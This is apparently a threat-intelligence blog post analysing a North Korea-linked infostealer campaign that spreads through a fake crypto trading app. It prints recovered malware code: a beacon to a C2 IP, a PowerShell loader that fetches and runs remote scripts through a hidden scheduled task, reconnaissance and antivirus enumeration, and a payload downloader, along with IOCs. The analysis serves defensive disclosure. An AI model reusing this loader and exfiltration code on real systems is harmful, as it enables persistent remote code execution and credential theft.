


VELVET CHOLLIMA Infostealer Campaign Using Trading App as Lure

 hybrid-analysis.blogspot.com/2026/05/velvet-chollima-infostealer-campaign.html

Thursday, May 14, 2026



Author(s): Vlad Pasca, Radu-Emanuel Chiscariu

Executive Summary

- A fake cryptocurrency trading app, Tralert FX, was used to distribute a multi-module infostealer with only 3/52 AV detections, enabled by a valid EV code signing certificate from likely front company AgilusTech LLC.
- The MSI installer contained hardcoded SSH credentials and GitLab tokens, exposing the threat actor's entire backend infrastructure.
- The operation uses five GitLab repositories as both payload delivery and automated data exfiltration channels.

- A three-module malware kit (system recon, keylogger, browser stealer) pushes stolen data via automated git commits on a 30-minute cycle.
- Active since June 2025, with 4,100+ commits, 90+ compromised hosts, and victims still being actively compromised at time of discovery.
- The threat actor manually triages victims into named folders, prioritizing cryptocurrency traders for account takeover.
- Three ProtonMail-linked GitLab personas operate the infrastructure, assessed as a single operator or small team with financial motivation consistent with DPRK-nexus adversary VELVET CHOLLIMA.
- The final payload is MoonPeak, a custom variant of the open-source XenoRAT malware.

Hybrid Analysis has identified a low-detection malicious installer masquerading as a legitimate cryptocurrency trading application called Tralert FX. The sample, a 100 MB Windows MSI submitted to VirusTotal in March 2026, achieved only a 3/52 detection rate. This low detection rate was largely due to a valid EV code signing certificate issued to a likely front company, AgilusTech LLC.


What initially appeared to be a routine low-confidence detection quickly escalated into the exposure of a sophisticated, long-running, multi-stage infostealer campaign with infrastructure spanning five GitLab repositories, a dedicated C2 server, and a network of cryptocurrency trading lure domains.

A Deeper Dive

Static analysis of the MSI revealed a critical operational security failure: live production credentials hardcoded directly into the distributed payload and multiple GitLab Personal Access Tokens tied to active infrastructure. This single failure gave researchers full visibility into an operation running continuously since June 2025, originally hosted on GitHub before a deliberate pivot to GitLab in October 2025.

The campaign operates through a modular, multi-stage loader architecture. Obfuscated PowerShell loaders hosted on GitLab beacon to a dedicated C2 endpoint, establish Windows Scheduled Task persistence under innocuous-

sounding names (TimeZoneRegister, AutoTimeZoneMachine), and silently fetch second-stage payloads via authenticated GitLab API calls. A fake RTF document that's actually a GZIP file with a modified header can be also extracted from the initial MSI file. A fourth payload repository (adswem-group/adswem-project) referenced in loader code but not captured during analysis, indicates the infrastructure footprint may extend beyond what is currently mapped.



Stolen data from three functional malware modules (system reconnaissance, keylogging, and browser credential theft) is exfiltrated via automated git commits on a strict 30-minute schedule. This approach intentionally exploits the inherent trust associated with GitLab's infrastructure, blending malicious traffic with normal developer activity to evade perimeter controls and avoid takedown. At the time of discovery, the primary exfiltration repository contained over 4,100 commits and evidence of 90+ compromised hosts. The threat actor actively triages incoming data into named and numbered victim folders, a behavior confirming human-in-the-loop oversight and deliberate prioritization of high-

value targets. For example, at least one victim (a German-speaking cryptocurrency trader managing live XRP/USDT futures positions), had cleartext trading credentials captured via keylogger.

Three ProtonMail-linked GitLab personas operate distinct segments of the infrastructure, each following an identical repeated-syllable naming convention. Analysis of commit timing, shared C2 infrastructure, cross-referencing of tokens between repositories, and 11 unique GLPATs rotated across the campaign's lifetime all point to a single operator running a financially motivated operation with targeting profile and tradecraft consistent with DPRK cybercrime objectives.

As we can see in Figure 1, the initial file can be MSI or APPX:

```
const fs = require('fs');
const path = require('path');

// This script modifies clientlog.js based on build target
// Usage: node build-config.js [msi|appx]

const buildTarget = process.argv[2] || 'msi'; // default to msi
const clientlogPath = path.join(__dirname, 'components', 'clientlog.js');
const gzPath = path.join(__dirname, 'h', 'gz.txt');

if (!['msi', 'appx'].includes(buildTarget)) {
  console.error('Invalid build target. Use "msi" or "appx"');
  process.exit(1);
}

let content = fs.readFileSync(clientlogPath, 'utf8');

// Embed h/gz.txt into _0xembeddedScript for MSI/APPX so the app does not fetch from GitLab
// Pattern: comment line (any line ending), then const _0xembeddedScript = undefined or `...`;
const embedScriptPattern = /(\/\// Embedded script(?:\r\n)*\r?\n)(const _0xembeddedScript = )(?:undefined|`(?:[^\`]|\\.)*`)(:)/;
if (fs.existsSync(gzPath)) {
  let scriptContent = fs.readFileSync(gzPath, 'utf8');
  // Escape only what template literals need: \ ` and ${ (do not escape $ alone or PowerShell breaks)
  const escaped = scriptContent.replace(/\\/g, '\\\\').replace(/\`/g, '\\`').replace(/\$/g, '\\$');
  if (embedScriptPattern.test(content)) {
    content = content.replace(embedScriptPattern, (_, comment, decl, semi) =>
      | comment + decl + ' ' + escaped + ' ' + semi
    );
    console.log('✓ Embedded h/gz.txt into clientlog.js (_0xembeddedScript)');
  } else {
    console.warn('⚠ Could not find _0xembeddedScript placeholder in clientlog.js');
  }
} else {
  console.warn('⚠ h/gz.txt not found; app will fetch script from GitLab at runtime');
}
```

Figure 1 - build-config.js

The malware sends the OS platform and architecture to the “api/textcontent” URI on the C2 server (Figure 2).

```

resolve({
  stdout: 'detached - process continues in background',
  stderr: 'PowerShell will complete independently after app closes'
});
fetch("http://161.97.113.34:3001/api/textcontent", {
  method: "POST",
  headers: {
    "Content-Type": "application/json"
  },
  body: JSON.stringify({
    title: "PowerShell Execution Success",
    content: process.platform + " - " + process.arch + " - " + process.version + "\n stdout:\n\n" + _0xc8d9 + "\n stderr:\n\n" + _0xe0f1
  })
}).catch(() => {});

```

Figure 2 - clientlog.js

The code that is used to set up the database suggests that it may have been developed using LLMs:

```

// Test connection
await testConnection();

// Test creating a simple table and record
const { QueryTypes } = require('sequelize');

// Create test table
await sequelize.query(`
  CREATE TABLE IF NOT EXISTS test_table (
    id SERIAL PRIMARY KEY,
    name VARCHAR(255),
    created_at TIMESTAMP DEFAULT CURRENT_TIMESTAMP
  )
`);

// Insert test record
await sequelize.query(
  'INSERT INTO test_table (name) VALUES ($1)',
  {
    replacements: ['Tralert Test'],
    type: QueryTypes.INSERT
  }
);
console.log('✅ Test record created successfully!');

// Clean up test record
await sequelize.query('DELETE FROM test_table WHERE name = $1', {
  replacements: ['Tralert Test'],
  type: QueryTypes.DELETE
});
console.log('✅ Test record cleaned up!');

// Drop test table
await sequelize.query('DROP TABLE IF EXISTS test_table');
console.log('✅ Test table cleaned up!');

await sequelize.close();
console.log('✅ PostgreSQL connection test completed successfully!');

```

Figure 3 - setup-database.js

Figure 4 shows that the script tries to download a PowerShell script called “gz” from the “wkekek2-group/wkekek2-project” repository.

```

async function fetchScriptContent(projectPath, filePath, token, ref = 'main') {
  // projectPath should be in the form 'namespace/project'
  // filePath is the path to the file in the repo
  // ref is the branch, tag, or commit (default 'main')
  const encodedProjectPath = encodeURIComponent(projectPath);
  const encodedFilePath = encodeURIComponent(filePath);
  const url = `https://gitlab.com/api/v4/projects/${encodedProjectPath}/repository/files/${encodedFilePath}/raw?ref=${encodeURIComponent(ref)}`;
  try {
    const { default: fetch } = await import('node-fetch');
    const response = await fetch(url, {
      headers: {
        'PRIVATE-TOKEN': token
      }
    });
    if (!response.ok) throw new Error(`GitLab API error: ${response.status} ${response.statusText}`);
    return await response.text();
  }
}

```

Figure 4 - clientlog(gitlab).js

The scheduled task called “TimeZoneRegister” is used to run another PowerShell script. The private token is hard-coded in the launcher:

```
$projectPath = "spapal23-group/spapal23-project"
$filePath = "gz1"
$token = "gipat-██████████████████████████████████████"
$sref = "main"

$taskName = "TimeZoneRegister"

$psCommand = @"
Add-Type -AssemblyName System.Web
`$projectPath = '$projectPath'
`$filePath = '$filePath'
`$token = '$token'
`$sref = '$sref'
`$encodedProjectPath = [System.Web.HttpUtility]::UrlEncode('$projectPath')
`$encodedFilePath = [System.Web.HttpUtility]::UrlEncode('$filePath')
`$url = 'https://gitlab.com/api/v4/projects/' + `$encodedProjectPath + '/repository/files/' + `$encodedFilePath + '/raw?ref=' + [System.Web.HttpUtility]::UrlEncode('$sref')
try {
    `$headers = @{ 'PRIVATE-TOKEN' = '$token' };
    `scriptContent = Invoke-RestMethod -Uri `$url -Headers `headers -Method Get;
    Invoke-Expression `scriptContent
} catch {
    Write-Host 'Failed to download or execute script: ' + `$_ .Exception.Message -ForegroundColor Red
}
"@

$action = New-ScheduledTaskAction -Execute powershell.exe -Argument "-WindowStyle Hidden -NoProfile -NonInteractive -ExecutionPolicy Bypass -Command "`$psCommand""

$startTime = (Get-Date).AddMinutes(0)
$trigger = New-ScheduledTaskTrigger -Once -At $startTime

$settings = New-ScheduledTaskSettingsSet -AllowStartIfOnBatteries -DontStopIfGoingOnBatteries -StartWhenAvailable -RunOnlyIfNetworkAvailable
$principal = New-ScheduledTaskPrincipal -UserId %env:USERNAME -LogonType Interactive

try {
    Unregister-ScheduledTask -TaskName $taskName -Confirm:$false -ErrorAction SilentlyContinue
} catch {}

try {
    Register-ScheduledTask -TaskName $taskName -Action $action -Trigger $trigger -Settings $settings -Principal $principal -Description "Time zone register" -ErrorAction Stop
}
```

Figure 5 - gz_launcher(msi).ps1

The malware retrieves machine, CPU and RAM information. It also obtains the MAC address of the infected host.

```

$timestamp = (Get-Date).ToUniversalTime().ToString("yyyy-MM-dd_HH-mm-ss")

# Get MAC address from local machine
try {
    $networkAdapters = Get-NetAdapter | Where-Object { $_.Status -eq "Up" -and $_.MacAddress -ne $null }
    $macAddress = $networkAdapters[0].MacAddress -replace ":", "-"
} catch {
    $macAddress = "Unknown"
}

try {
    $ipAdapters = Get-NetIPAddress -AddressFamily IPv4 | Where-Object { $_.IPAddress -notlike "127.*" -and $_.IPAddress -notlike "169.254.*" }
    $ipAddress = $ipAdapters[0].IPAddress
} catch {
    $ipAddress = "Unknown"
}

$fileName = "${timestamp}_${macAddress}_${ipAddress}.txt"

$computerInfo = Get-WmiObject -Class Win32_ComputerSystem
$processorInfo = Get-WmiObject -Class Win32_Processor
$memoryInfo = Get-WmiObject -Class Win32_PhysicalMemory
$totalRAM = [math]::Round(($memoryInfo | Measure-Object -Property Capacity -Sum).Sum / 1GB, 2)

```

Figure 6 - s1.txt

The script extracts information about the possible AV software installed on the machine (see Figure 7).

```

try {
    $antivirusProducts = Get-CimInstance -Namespace root\SecurityCenter2 -ClassName AntiVirusProduct
    foreach ($sav in $antivirusProducts) {
        $antivirusList += "${($sav.displayName)} - ${($sav.productState)}"
    }
} catch {
    try {
        $antivirusProducts = Get-WmiObject -Namespace root\SecurityCenter -Class AntiVirusProduct
        foreach ($sav in $antivirusProducts) {
            $antivirusList += "${($sav.displayName)} - ${($sav.productState)}"
        }
    } catch {
        # If both methods fail, try alternative approach
        try {
            $antivirusProducts = Get-WmiObject -Class AntiVirusProduct -Namespace root\SecurityCenter2
            foreach ($sav in $antivirusProducts) {
                $antivirusList += "${($sav.displayName)} - ${($sav.productState)}"
            }
        } catch {
            # Last resort - check for common antivirus processes
            $commonAV = @("avast", "avg", "norton", "mcafee", "kaspersky", "bitdefender", "malwarebytes", "defender")
            foreach ($savName in $commonAV) {
                $savProcess = Get-Process | Where-Object { $_.ProcessName -like "*$savName*" }
                if ($savProcess) {
                    $antivirusList += "Detected: $($savProcess[0].ProcessName)"
                }
            }
        }
    }
}

if ($antivirusList.Count -eq 0) {
    $antivirusList = @("No antivirus software detected")
}
} catch {
    $antivirusList = @("Unable to retrieve antivirus information: $($_.Exception.Message)")
}

# Get processes with better formatting
$processes = Get-Process | Select-Object Id, ProcessName, CPU, WorkingSet, StartTime, Path | Sort-Object { if ($_.Path) { $split-Path $_.Path -Leaf } else { $_.ProcessName } }

```

Figure 7 - s1.txt

The malware acts as a downloader by downloading a GZIP file from the GitLab repository and restoring the GZIP header. Afterwards (Figure 9), it loads the .NET assembly or saves the executable in the "%TEMP%" folder and executes it:

```

# Allowed IP addresses and MAC addresses
$allowedIPs = @("192.168.121.1", "192.168.121.128", "172.21.48.1", "192.168.1.195")
$allowedMACs =
@("EA-E6-A6-A8-CD-0C",
"28-2E-89-A5-26-EE",
"00-45-E2-AC-70-8F",
"38-B1-DB-24-A0-65",
"E0-D4-E8-B8-CC-9D",
"18-CC-18-7A-88-B6",
"3C-9C-0F-BF-E5-AF",
"11-22-33-44-55-66",
"") # Add your allowed MAC addresses here

# Check if current IP or MAC is in allowed list
if ($currentIP -in $allowedIPs -or $currentMAC -in $allowedMACs) {
    #Write-Host "IP check passed: $currentIP" -ForegroundColor Green

    $w9Zr = "https://gitlab.com/api/v4/projects/ekek2-group%2Fekek2-project/repository/files/"
    $k1Xe = $w9Zr + "ReadMe.md/raw?ref=main"

    $e6Pt = "glpat-PW[REDACTED]"
    $t7Yc = @{
        'PRIVATE-TOKEN' = $e6Pt
    }
    #Write-Host $k1Xe;

    try {
        [byte[]] $b8Jm = (Invoke-WebRequest -Uri $k1Xe -Headers $t7Yc -UseBasicParsing).Content
        #Write-Host "Downloaded file length: $($b8Jm.Length)" -ForegroundColor Cyan
    } catch {
        #Write-Host "Failed to download file: $($_.Exception.Message)" -ForegroundColor Red
        exit 1
    }

    # Check if we have valid data
    if ($b8Jm -eq $null -or $b8Jm.Length -lt 8) {
        #Write-Host "Invalid data received" -ForegroundColor Red
        exit 1
    }

    # Restore GZIP header (reverse the RTF header modification)
    $b8Jm[0] = 0x1F # GZIP magic number
    $b8Jm[1] = 0x8B # GZIP magic number
    $b8Jm[2] = 0x08 # Compression method (deflate)
    $b8Jm[3] = 0x00 # Flags
    $b8Jm[4] = 0x00 # Modification time
    $b8Jm[5] = 0x00 # Modification time

```

Figure 8 - s2.txt

Figure 9 - s2.txt

The content of the “WHY-DB-SOMETIMES-FAILS.md” file seems to have been generated using LLMs as well:

Figure 10 - WHY-DB-SOMETIMES-FAILS.md

The .NET executable belongs to the “MoonPeak” family. As we can see below, the process creates a mutex called “Dansweit_Hk65-PSAccerdle” if it’s running with administrative privileges or “Dansweit_Hk65” otherwise. We’ve also identified the GUID “12DE1212-167D-45BA-1284-780DA98CF901” in the binary.

Figure 11

C2 IP address 91.107.246[.]107 is hard-coded in the malware. It computes the SHA256 of the "LactyaCrut_MassEgg_Nuckvao03iY42s25" string that will be used as key in decryption operations. We can also observe extra strings concatenation being employed as an obfuscation method.

Figure 12

Mapping the Infrastructure

The campaign infrastructure spans four functional layers: distribution, payload delivery, backend data collection, and exfiltration. Each layer was mapped following the discovery of hardcoded credentials in the Tralert FX MSI installer.

Layer 1: Distribution Infrastructure

The TA established a network of lookalike domains designed to impersonate legitimate trading platforms. Domains follow consistent naming patterns around the "Tralert" and "Talert" brand, with a notable outlier (endava[.]online) that may target a separate victim profile or serve as a phishing lander for a specific organization.

The first two domains are distribution domains and the rest of them were registered by the same threat actor:

Domain	Notes
tralert[.]online	Primary brand domain
tralert7[.]com	Alternate numeric variant

Domain	Notes
trumpalert[.]store	Politically themed lure (likely U.S.-targeted)
tralert[.]site	
tralert[.]store	
talert[.]site	
talert[.]store	
talert[.]online	
talert[.]space	
endava[.]online	Outlier - possible targeted phishing

Domain registration patterns suggest bulk registration of variations to ensure redundancy in case of takedown. The .store, .site, .space, and .online TLDs are consistent with low-cost, low-friction registration behaviors observed in DPRK-adjacent campaigns including VELVET CHOLLIMA.

Layer 2: Payload and Code Signing Infrastructure

The primary delivery artifact is a Windows MSI installer built with WiX Toolset, signed with a valid EV code signing certificate, and distributed as Setup.exe.

Property	Value
SHA-256	384255ba8bea8997dce5a6a9c4b4352279343000821128342e6960dbcc14bbe0

Property	Value
MD5	f10d35fedb6aa986cef4c113edfdef26
SHA-1	ed02996ba97457166406d1d3230ef177fec67913
Size	101.66 MB
Compiled	2026-03-05 19:25:10 UTC
Signed	2026-03-05 19:51:00 UTC
Author	Yaro
Build	WiX Toolset 4.0.0.5512

Code signing chain:

AgilusTech LLC

-> SSL.com EV Code Signing Intermediate CA RSA R3

-> SSL.com EV Root Certification Authority RSA R2

AgilusTech LLC is assessed with moderate-high confidence to be a front company or fraudulently registered entity created for the sole purpose of obtaining an EV code signing certificate. This technique is well-documented in DPRK campaigns where legitimate certificates are used to suppress AV/EDR alerting and bypass Windows SmartScreen. The 26-minute gap between compile time (19:25) and signing time (19:51) on the same date suggests an automated or near-automated build pipeline.

Additional identified samples:

- 528b004407d32bbc6299540a7a9fd98a3037070d34b56f14813aaaa29820b13d
- eaba341f94e700ff470e7a8fb3fe596f601ff54a8415103fa102520ec4bbd5e9
- 3c356065e32ac8cbc6ec330581c7c343bf2d5567695f3a015a0ae95908a7ed6b

Layer 3: Exfiltration Infrastructure

The most technically distinctive aspect of this campaign is the use of GitLab repositories as automated dead drops for stolen data. Three repositories were identified, each associated with a distinct authentication token and likely a separate distribution campaign variant.

Repository	GitLab Group	Assessed Role
ekek2-log-project	ekek2-group	Primary exfil (4,100+ commits)
spapapa123-project	spapapa123-group	Secondary variant (MSI/APPX)
wkekek2-project	wkekek2-group	Tertiary variant (APPX)

The primary exfiltration repository (ekek2-log-project) has been active since October, 2025, with automated commits landing at :22:53 and :52:53 past every hour. Keylogger dumps push hourly. The repository contains 93 system recon dumps, 1,785 beacon logs, and approximately 240 browser credential files, organized across roughly 70 victim-triage folders.

Loader Architecture

The campaign uses a two-stage loader chain, with each stage hosted in a separate GitLab repository and fetched via authenticated API calls.

Stage 1: Initial Access and Persistence

When the victim executes the initial payload (gz), the following sequence occurs:

1. An "ended" beacon is sent to `http[:]//161.97.113.34:3001/api/textcontent`
2. A `TimeZoneRegister` scheduled task is created (one-shot, 5-minute delay)
3. The task fetches gz1 (Stage-2) from the loader repo via the GitLab API
4. A "started" confirmation is sent to the C2

Stage 2: Payload Deployment

The Stage-2 loader (gz1) fetches the actual malware modules (s1 and s2) from a separate GitLab repository and establishes recurring persistence:

- s1 executes immediately (system recon, browser stealer)
- s2 runs on a 30-minute loop via the `AutoTimeZoneMachine` scheduled task (keylogger, data push)

The TA maintains both debug (b suffix) and obfuscated (c suffix) versions of each loader side by side, indicating active development and testing.

Obfuscation: Caesar Cipher with Variable Shifts

All obfuscated loaders use a Caesar cipher with varying per-string shift values. This prevents simple frequency analysis and requires per-string decryption:

Encoded String	Shift	Decoded
wtetete123-kvsyt/wtetete123-tvsnigx	+22	spapapa123-group/spapapa123-project
ShldYnmdQdfhrsdq	+1	TimeZoneRegister

Encoded String	Shift	Decoded
yeye2-alioj/yeye2-ylidywn	+6	ekek2-group/ekek2-project
seead://rtewlm.nzx/lat/g4/aczupned/	+15	https://gitlab.com/api/v4/projects/
srzhuvkhoo.hah	+23	powershell.exe
wiie://161.97.113.34:3001	+11	http[:]//161.97.113.34:3001
VXOBGZK-ZUQKT	+20	PRIVATE-TOKEN

Additional obfuscation layers include string format operators ('{0}{1}{2}' -f), -join concatenation, and randomized variable names.

Malware Capabilities

Three functional modules were identified from artifacts in the exfiltration repository:

System Reconnaissance - A PowerShell script that enumerates hardware details, installed antivirus products, running processes, and input method editors (IMEs). Output is staged to the local git directory and pushed automatically.

Keylogger - A Win32 API binary with mutex-based single-instance enforcement. It tracks active window titles for context and encodes special keys with custom markers ([LM], [ENTER], [V]). Output is disguised as crash_log.txt and pushed hourly.

Browser Credential Stealer - Targets Chromium-based browsers (Chrome, Edge) on both Windows and Android. Captures stored credentials and likely session cookies. Output is organized into folders for each victim in the d_logs/ directory.

Data Exfiltration and Victim Triage

Stolen data is exfiltrated via automated git commits to ekek2-group/ekek2-log-project. The repository structure reveals organized victim management:

Directory	Content
logs/	93 system recon dumps (MAC, IP, hostname, OS, AV, processes)
log2/	1,785 stripped beacon logs from hosts on the 30-minute loop
k_logs/	Keystroke captures disguised as crash_log.txt
d_logs/	~240 browser credential files across ~70 triage directories

The d_logs/ folder is particularly revealing. The TA manually triages victims into named folders (Kash, Kazeem, skj119, supzlo, email, mt, mx) and numbered folders (v002 through v279). An unknown/ directory with 111 files serves as an unsorted inbox before triage. This deliberate organizational behavior confirms human-in-the-loop oversight and prioritization of high-value targets.

In general, the threat actor demonstrates a clear focus on financially motivated targeting, with a primary emphasis on cryptocurrency account takeover. Targets include active cryptocurrency traders with exposure across multiple trading platforms, Telegram-based crypto signal communities, and associated tooling. Beyond crypto-focused targeting, the actor also pursues broader credential harvesting against professional networking and communications platforms, suggesting interest in identity-based attacks and potential business email compromise to support downstream operations.

Infrastructure Evolution

The campaign evolved through three distinct phases, each reflecting operational learning:

Phase 1 - GitHub (September, 2025): The initial loader used GitHub for payload hosting (justinsimpson986/userlog) with a Base64-decode execution chain writing VBS (singal.vbs, note the TA's misspelling of "signal") and PS1 files to %AppData%. Execution was launched via wscript.exe with hidden PowerShell.

Phase 2 - GitLab pivot (October, 2025): The TA abandoned GitHub entirely and moved to GitLab API-based payload delivery. This phase saw the addition of the ReadMe.rtf weaponized document (47 KB, fake RTF file that's a GZIP file with a modified header patched at runtime), the tele alternate loader chain, and the gz1 Stage-2 targeting ekek2-group/ekek2-project.

Phase 3 - Obfuscation and scaling (November, 2025 - present): Caesar cipher obfuscation was introduced with variable per-string shift values. Token rotation became regular (approximately every 2-3 weeks). The spapapa123-project replaced wekek2-project as the active loader repo. Development continued with debug and obfuscated variants maintained side by side.

Threat Actor Profile

Several indicators point to a single operator or very small team:

- All three repos share the same C2 IP (161.97.113.34)
- Identical scheduled task names across all loaders
- Same payload architecture and GitLab API patterns
- Cross-referencing of GLPATs between repositories
- ProtonMail naming convention using repeated syllable pairs (ek ek, sp spp, wek kek)
- Consistent commit time patterns (peak at 15:00 UTC, suggesting UTC+1/+2 business hours)

OPSEC assessment: The operator demonstrates moderate operational security through the use of ProtonMail, regular token rotation, and multiple GitLab accounts. However, significant failures undermine this: all tokens and

infrastructure are visible in git history, a single C2 IP is used with no proxy or redirector layer, and plaintext debug versions are committed alongside obfuscated variants. The hardcoded SSH credentials in the distributed MSI represent the most consequential OPSEC failure.

Monetization model: Primary revenue appears to come from cryptocurrency account takeover using captured trading credentials, supplemented by browser session hijacking. The organized victim triage system suggests a commercial operation, possibly feeding stolen credentials to downstream buyers.

Indicators of Compromise

Initial MSI files (Tralert FX App)

384255ba8bea8997dce5a6a9c4b4352279343000821128342e6960dbcc14bbe0

528b004407d32bbc6299540a7a9fd98a3037070d34b56f14813aaaa29820b13d

eaba341f94e700ff470e7a8fb3fe596f601ff54a8415103fa102520ec4bbd5e9

3c356065e32ac8cbc6ec330581c7c343bf2d5567695f3a015a0ae95908a7ed6b

Domains

Tralert[.]online

Tralert7[.]com

Trumpalert[.]store

Tralert[.]site

Tralert[.]store

Talert[.]site

Talert[.]store

Talert[.]online

Talert[.]space

endava[.]online

GitHub repos

[github\[.\]com/vergiegpham/ADS_Analitics](https://github.com/vergiegpham/ADS_Analitics)

[github\[.\]com/Fujinuma0804/Tralert](https://github.com/Fujinuma0804/Tralert)

IP addresses

161.97.113[.]34

91.107.246[.]107

Email addresses possibly belonging to the TA

vergiegpham@gmail.com

handgoldlove@gmail.com

handgoldlove119@gmail.com

rur243@proton.me (from gitlab ekek2-group/ekek2-log-project repo)